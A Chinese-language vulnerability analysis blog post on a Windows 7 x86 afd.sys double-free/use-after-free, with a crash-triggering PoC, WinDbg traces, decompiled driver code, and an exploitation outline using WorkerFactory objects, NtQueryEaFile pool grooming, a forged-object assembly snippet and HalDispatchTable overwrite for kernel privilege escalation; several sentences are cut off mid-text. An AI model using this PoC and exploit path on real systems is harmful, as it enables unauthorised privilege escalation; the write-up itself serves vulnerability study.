

前言

这个漏洞算是Windows

Kernel很经典的一个洞了，且各个方面都不算复杂，而UAF在内存损坏漏洞中是很常见的一种，适合入门。这里详细记录一下调试过程和一些分析思路。

环境

windows 7 x86 sp1

漏洞成因

这个漏洞的本质是，进行异常处理时，在afd!AfdReturnTpInfo函数中，tpInfo对象的mdl成员在释放后没有置空，造成了一个悬挂指针，一旦对该指针进行二次释放，就会

接下来我们主要调试poc来分析漏洞触发的一些细节，poc如下

```
#include<windows.h>
#include<stdio.h>
#pragma comment(lib, "WS2_32.lib")

int main()
{
    DWORD targetSize = 0x310;
    DWORD virtualAddress = 0x13371337;
    DWORD mdlSize = (0x4000 * (targetSize - 0x30) / 8) - 0xFFF0 - (virtualAddress & 0xFFF);
    static DWORD inbuf1[100];
    memset(inbuf1, 0, sizeof(inbuf1));
    inbuf1[6] = virtualAddress;
    inbuf1[7] = mdlSize;
    inbuf1[10] = 1;
    static DWORD inbuf2[100];
    memset(inbuf2, 0, sizeof(inbuf2));
    inbuf2[0] = 1;
    inbuf2[1] = 0x0AAAAAAA;
    WSADATA WSAData;
    SOCKET s;
    SOCKADDR_IN sa;
    int ierr;
    WSASStartup(0x2, &WSAData);
    s = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
    memset(&sa, 0, sizeof(sa));
    sa.sin_port = htons(135);
    sa.sin_addr.S_un.S_addr = inet_addr("127.0.0.1");
    sa.sin_family = AF_INET;
    ierr = connect(s, (const struct sockaddr*) & sa, sizeof(sa));
    static char outBuf[100];
    DWORD bytesRet;
    __debugbreak();
    DeviceIoControl((HANDLE)s, 0X1207F, (LPVOID)inbuf1, 0x30, outBuf, 0, &bytesRet, NULL);
    DeviceIoControl((HANDLE)s, 0X120C3, (LPVOID)inbuf2, 0x18, outBuf, 0, &bytesRet, NULL);
    return 0;
}
```

windbg连接后运行poc，就会触发异常，先进行栈回溯

```
kd> kb
# ChildEBP RetAddr  Args to Child
00 9859554c 83efa083 00000003 395c7f7f 00000065 nt!RtlpBreakWithStatusInstruction
01 9859559c 83efab81 00000003 85eb6000 000001ff nt!KiBugCheckDebugBreak+0x1c
02 98595960 83f3cc6b 000000c2 00000007 00001097 nt!KeBugCheck2+0x68b
03 985959d8 83ea7ec2 85eb6008 00000000 85eb5700 nt!ExFreePoolWithTag+0x1b1
04 985959ec 8e673eb0 85eb6008 00000000 8e65689f nt!IoFreeMdl+0x70
05 98595a08 8e6568ac 00000000 00000001 163d9eb0 afd!AfdReturnTpInfo+0xad
06 98595a44 8e657bba 163d9e18 000120c3 8e657a8c afd!AfdTliGetTpInfo+0x89
07 98595aec 8e65c2bc 85eb3038 863073e8 98595b14 afd!AfdTransmitPackets+0x12e
```

这里我们可以看到一个很清晰的调用链，即

不过我们的poc中调用了两次DeviceIoControl，并发送了不同的控制码，那么可以推断，这里的调用链是第二次调用DeviceIoControl时的情况。要对目标进行比较完整的分

```
Dispatch routines:
[00] IRP_MJ_CREATE                8e65e190    afd!AfdDispatch
[01] IRP_MJ_CREATE_NAMED_PIPE    8e65e190    afd!AfdDispatch
[02] IRP_MJ_CLOSE                 8e65e190    afd!AfdDispatch
[03] IRP_MJ_READ                  8e65e190    afd!AfdDispatch
[04] IRP_MJ_WRITE                 8e65e190    afd!AfdDispatch
[05] IRP_MJ_QUERY_INFORMATION     8e65e190    afd!AfdDispatch
[06] IRP_MJ_SET_INFORMATION       8e65e190    afd!AfdDispatch
[07] IRP_MJ_QUERY_EA              8e65e190    afd!AfdDispatch
[08] IRP_MJ_SET_EA                8e65e190    afd!AfdDispatch
[09] IRP_MJ_FLUSH_BUFFERS        8e65e190    afd!AfdDispatch
[0a] IRP_MJ_QUERY_VOLUME_INFORMATION 8e65e190    afd!AfdDispatch
[0b] IRP_MJ_SET_VOLUME_INFORMATION 8e65e190    afd!AfdDispatch
[0c] IRP_MJ_DIRECTORY_CONTROL    8e65e190    afd!AfdDispatch
[0d] IRP_MJ_FILE_SYSTEM_CONTROL   8e65e190    afd!AfdDispatch
[0e] IRP_MJ_DEVICE_CONTROL       8e65c281    afd!AfdDispatchDeviceControl
.....
```

```
int __stdcall AfdDispatchDeviceControl(int al, PIRP Irp)
{
    _IO_STACK_LOCATION *v2; // edx
    unsigned int v3; // eax
    int (*v4)(void); // esi


    v2 = Irp->Tail.Overlay.CurrentStackLocation;
    v3 = (v2->Parameters.Read.ByteOffset.LowPart >> 2) & 0x3FF;
    if ( v3 < 0x46 && AfdIoctlTable[v3] == v2->Parameters.Others.Argument3 )
    {
        v2->MinorFunction = v2->Parameters.Read.ByteOffset.LowPart >> 2;
        v4 = (int (*)(void))AfdIrpCallDispatch[v3];
        if ( v4 )
            return v4(); //■■■■■■■■■■■■■■■■■
    }

    Irp->IoStatus.Status = 0xC0000010;
    IoCompleteRequest(Irp, AfdPriorityBoost);
    return 0xC0000010;
}
```

```
kd> bp afd!AfdDispatchDeviceControl
kd> g
Breakpoint 0 hit
afd!AfdDispatchDeviceControl:
0008:8e65c281 8bff                mov     edi,edi
.....
```

```
kd> p
afd!AfdDispatchDeviceControl+0x39:
0008:8e65c2ba ffd6          call     esi
kd> t
afd!AfdTransmitFile:
0008:8e65731e 6884000000      push     84h
```

可以看到进入了AfdTransmitFile函数，我们用IDA来分析它。这里需要说的一点是，这个函数使用了许多异常处理操作，用IDA进行反编译的效果不如直接看汇编。前面都是




AfdTliGetTpInfo的功能主要是返回一个tpInfo对象并对其初始化，其中会调用ExAllocateFromNPagedLookasideList函数来分配空间，其内部如下

```

0001159E _ExAllocateFromNPagedLookasideList@4 proc near
0001159E
0001159E ListHead= dword ptr 8
0001159E
0001159E mov     edi, edi
000115A0 push    ebp
000115A1 mov     ebp, esp
000115A3 push    esi
000115A4 mov     esi, [ebp+ListHead]
000115A7 inc     dword ptr [esi+0Ch]
000115AA mov     ecx, esi          ; ListHead
000115AC call    ds: __imp_@InterlockedPopEntrySList@4 ; InterlockedPopEntrySList(x)
000115B2 test    eax, eax
000115B4 jnz     short loc_115C5

```



在调试的过程中可以发现，这里的分支会走中间的基本块，

```
kd> p
afd!ExAllocateFromNPagedLookasideList+0xe:
0008:8e63c5ac ff1588a2648e    call    dword ptr [afd!_imp_InterlockedPopEntrySList (8e64a288)]
kd> p
```

```

afd!ExAllocateFromNPagedLookasideList+0x14:
0008:8e63c5b2 85c0          test     eax,eax
kd> r
eax=00000000 ebx=944071f0 ecx=00000000 edx=00000000 esi=86307238 edi=00000003
eip=8e63c5b2 esp=93b27a04 ebp=93b27a08 iopl=0         nv up ei ng nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000282
afd!ExAllocateFromNPagedLookasideList+0x14:
0008:8e63c5b2 85c0          test     eax,eax
.....
kd> t
afd!ExAllocateFromNPagedLookasideList+0x24:
0008:8e63c5c2 ff5628        call     dword ptr [esi+28h]
kd> t
afd!AfdAllocateTpInfo:
0008:8e673f0a 8bfff        mov     edi,edi

```

所以我们跟到call指令调用的函数中，这里是AfdAllocateTpInfo，再用IDA查看该函数


```

PVOID __stdcall AfdAllocateTpInfo(PPOOL_TYPE PoolType, SIZE_T NumberOfBytes, ULONG Tag)
{
    PVOID v3; // esi

    v3 = ExAllocatePoolWithTagPriority(PoolType, NumberOfBytes, Tag, 0);
    if ( v3 )
        AfdInitializeTpInfo(v3, AfdDefaultTpInfoElementCount, AfdTdiStackSize, 1);
    return v3;
}

```

于是我们就找到了分配内存的时机，重新回到AfdTransmitFile函数中，此时刚调用完AfdTliGetTpInfo函数，这使我们获得了一个tpInfo对象，之后调用的两个函数很关键



分别调试到对应位置查看其参数

```

afd!AfdTransmitFile+0x16a:
0008:8e657488 ff1580a2648e call     dword ptr [afd!__imp__IoAllocateMdl (8e64a280)] ds:0023:8e64a280={nt!IoAllocateMdl (83eb0
kd> dd esp
93b27a34 13371337 0015fcd9 00000000 00000001

```


可以看到这里的参数1为0x13371337，这是我们poc中设置的，因此这里Mdl会被分配到该位置，然后断在MmProbeAndLockPages处，我们会发现13371337地址是无效

```

kd> p
afd!AfdTransmitFile+0x17f:
0008:8e65749d ff1578a2648e call     dword ptr [afd!__imp__MmProbeAndLockPages (8e64a278)]
kd> dd 13371337
13371337 ???????? ???????? ???????? ????????

```

如果我们继续调试的话，程序就会跑飞，这是因为在之后进行了异常处理，程序的执行流被改变了，我们需要在正确的异常处理位置下断点，才能重新接管控制流，如何找到



```
0002C376 ; __try { // __except at loc_2C840
0002C376 mov     [ebp+ms_exc.registration.TryLevel], ecx
0002C379 cmp     byte ptr [ebx+20h], 0
0002C37D jz      short loc_2C39A
```

这里就是一个指引了，我们在所谓的loc_2C840处下断，然后执行

```
kd> g
Breakpoint 3 hit
afd!AfdTransmitFile+0x522:
0008:8e657840 8b65e8      mov     esp,dword ptr [ebp-18h]
```

果然断了下来，接下来就会调用AfdReturnTpInfo函数了，主要是完成一些收尾工作，即释放内存，这里会调用IoFreeMdl函数，且函数执行后该成员并未置空，这就产生了

在AfdTransmitPackets函数下断点，前面依旧是一些比对，先步过就行，接着又会调用AfdTliGetTpInfo，此时查看下参数

```
kd> r
eax=00000010 ebx=87676b88 ecx=0aaaaaaaa edx=00000000 esi=00133588 edi=8b043a84
eip=8e830bb5 esp=8b043a4c ebp=8b043aec iopl=0         nv up ei pl nz na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000206
afd!AfdTransmitPackets+0x129:
8e830bb5 e869ecffff      call    afd!AfdTliGetTpInfo (8e82f823)
```

AfdTliGetTpInfo的参数在ecx中，可以看到其值为0aaaaaaaa，这也是poc中设置好的，若这里直接step over这行指令，则程序会直接跑飞，这熟悉的即视感说明再次触发了异常。那这次仔细来看AfdTliGetTpInfo的内部

```
int __fastcall AfdTliGetTpInfo(unsigned int a1)
{
    unsigned int v1; // edi
    int v2; // eax
    int v3; // esi

    v1 = a1;
    v2 = (int)ExAllocateFromNPagedLookasideList(AfdGlobalData + 376);
    v3 = v2;
    if ( !v2 )
        return 0;
    *(_DWORD *)(v2 + 8) = 0;
    *(_DWORD *)(v2 + 12) = 0;
    *(_DWORD *)(v2 + 16) = v2 + 12;
    *(_DWORD *)(v2 + 20) = 0;
    *(_DWORD *)(v2 + 24) = v2 + 20;
    *(_DWORD *)(v2 + 52) = 0;
    *(_BYTE *)(v2 + 51) = 0;
    *(_DWORD *)(v2 + 36) = 0;
    *(_DWORD *)(v2 + 44) = -1;
    *(_DWORD *)(v2 + 60) = 0;
    *(_DWORD *)(v2 + 4) = 0;
    if ( v1 > AfdDefaultTpInfoElementCount )
    {
        *(_DWORD *)(v2 + 32) = ExAllocatePoolWithQuotaTag((POOL_TYPE)16, 24 * v1, 0xC6646641);
        *(_BYTE *)(v3 + 50) = 1;
    }
    return v3;
}
```

可以看到，若这里的参数大于AfdDefaultTpInfoElementCount后，会调用ExAllocatePoolWithQuotaTag分配额外的空间，且其大小为24*ecx，由于这里的ecx过大，在32

利用思路



虽然就poc来说，这里是由于双重释放导致的crash，但本质上是释放后指针未置空，所以这可以直接转换为一个UAF。由于Mdl的大小是我们的输入决定的，所以我们需要

首先我们需要找到可以通过API进行任意地址写的对象，该对象是WorkerFactory，我们可以通过NtCreateWorkerFactory来创建它，以及NtSetInfomationWorkerFactor

首先第一个问题是，我们希望用NtCreateWorkerFactory来申请一个此对象来覆盖释放过后的Mdl对象，而Mdl的大小是根据输入可控的，所以一旦知晓WorkerFactory对象

```
nt!ObpAllocateObject+0xdd:
840414ba e846abefff      call     nt!ExAllocatePoolWithTag (83f3c005)
kd> dd esp
8bdbcb3c  00000000 000000a0 ef577054 83f46d20
```

可以看到其大小为0xa0了。于是我们需要构造大小为0xa0的Mdl对象，以便Mdl释放后，WorkerFactory可以覆盖。我们来看看IoAllocateMdl是如何申请内存池的

```
PMDL __stdcall IoAllocateMdl(PVOID VirtualAddress, ULONG Length, BOOLEAN SecondaryBuffer, BOOLEAN ChargeQuota, PIRP Irp)
{
    unsigned int v5; // edi
    ULONG v6; // ebx
    ULONG v7; // eax
    SIZE_T v8; // eax
    _KPRCB *v9; // eax
    _GENERAL_LOOKASIDE *v10; // esi
    PMDL result; // eax
    _GENERAL_LOOKASIDE *v12; // esi
    ULONG v13; // ST08_4
    PMDL i; // ecx
    int v15; // [esp+8h] [ebp-10h]
    CSHORT v16; // [esp+14h] [ebp-4h]
    _KPRCB *VirtualAddressa; // [esp+20h] [ebp+8h]

    v16 = 0;
    v5 = (unsigned int)VirtualAddress;
    v6 = ((Length & 0xFFF) + ((unsigned __int16)VirtualAddress & 0xFFF) + 0xFFF) >> 12;
    v7 = v6 + (Length >> 12);
    v15 = (unsigned __int16)VirtualAddress & 0xFFF;
    if ( v7 > 0x11 )
    {
        v8 = 4 * v7 + 28;
        goto LABEL_8;
    }
LABEL_8:
    result = (PMDL)ExAllocatePoolWithTag(0, v8, 0x206C644Du);
    if ( !result )
        return result;
}
```

这里经过了一些位运算，而已知v8是0xa0，且VirtualAddress也是我们已知的0x13371337来触发异常，所以可以倒推出Length为0x20000，这个倒推过程很容易。这样第

第二个问题是，在释放WorkerFactory对象后，如何伪造一个该对象，供我们操作。通常来说，创建一个对象的API的参数很难控制该对象的成员字段，不过NtQueryEaFile

```
if ( ViVerifierDriverAddedThunkListHead )
{
    v18 = ExAllocatePoolWithTagPriority(
        0,
        NumberOfBytes,
        0x20206F49u,
        (EX_POOL_PRIORITY)((MmVerifierData & 0x10 | 0x40u) >> 1));
    if ( !v18 )
        goto LABEL_22;
}
else
{
    v18 = ExAllocatePoolWithTag(0, NumberOfBytes, 0x20206F49u);
}
P = v18;
ms_exc.registration.TryLevel = -2;
memcpy(v18, a6, NumberOfBytes);
```

可以看到参数6内的数据会被复制到新申请的空间中，这说明我们可以自定义释放后的结构了。那么我们伪造的结构应该如何布局呢？这就得看NtSetInfomationWorkerFac

```

result = ObReferenceObjectByHandle(Handle, 4u, ExpWorkerFactoryObjectType, AccessMode[0], &Object, 0);
if ( result < 0 )
    return result;
if ( a2 == 8 )
{
    if ( !v12 )
        v12 = KeNumberProcessors;
    *(_DWORD *)(*(_DWORD *)(*(_DWORD *)Object + 0x10) + 0x1C) = v12;
    ObfDereferenceObject(Object);
    return 0;
}

```

先知社区

可以看到就是偏移0x10的位置，在WorkerFactory的该字段进行写。但这里有一个需要注意的点是，经过调试，NtCreateWorkerFactory传回的指针并非就是ExAllocatePool

```

pushad
mov eax, AllocAddr //■■■■■
mov dword ptr[eax + 4], 0xa8
mov dword ptr[eax + 10h], 2
mov dword ptr[eax + 14h], 1
mov dword ptr[eax + 1ch], 80016h
mov dword ptr[eax + 28h], 20000028h
mov ebx, uHalDispatchTable
sub ebx, 18h
mov dword ptr[eax + 38h], ebx //■■■■■
popad

```

伪造完成后，我们再次释放WorkerFactory对象，构成一个悬挂指针，然后调用NtQueryEaFile将我们伪造的对象放入其中，这样就可以进行任意地址写了。之后将shellcode放入NtQueryIntervalProfile来执行shellcode即可。

总结

这个bug的关键点其实是构造异常，以此强制进行释放操作，说明异常处理这个点是值得关注的。在利用中提出了WorkerFactory对象及其相关API，可用于任意地址写；以及

参考

<https://bbs.pediy.com/thread-194457.htm>
http://www.siberas.de/papers/Pwn2Own_2014_AFD.sys_privilege_escalation.pdf
<https://www.exploit-db.com/exploits/39446>

点击收藏 | 0 关注 | 1

[上一篇：某Shop SQL注入（二）](#) [下一篇：漏洞分析学习之cve-2010-2883](#)

1. 2 条回复



[thund****](#) 2019-11-19 15:44:29

学习了

0 回复Ta



[40kO](#) 2019-11-19 15:50:47

[@thund****](#) 你真是专业

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)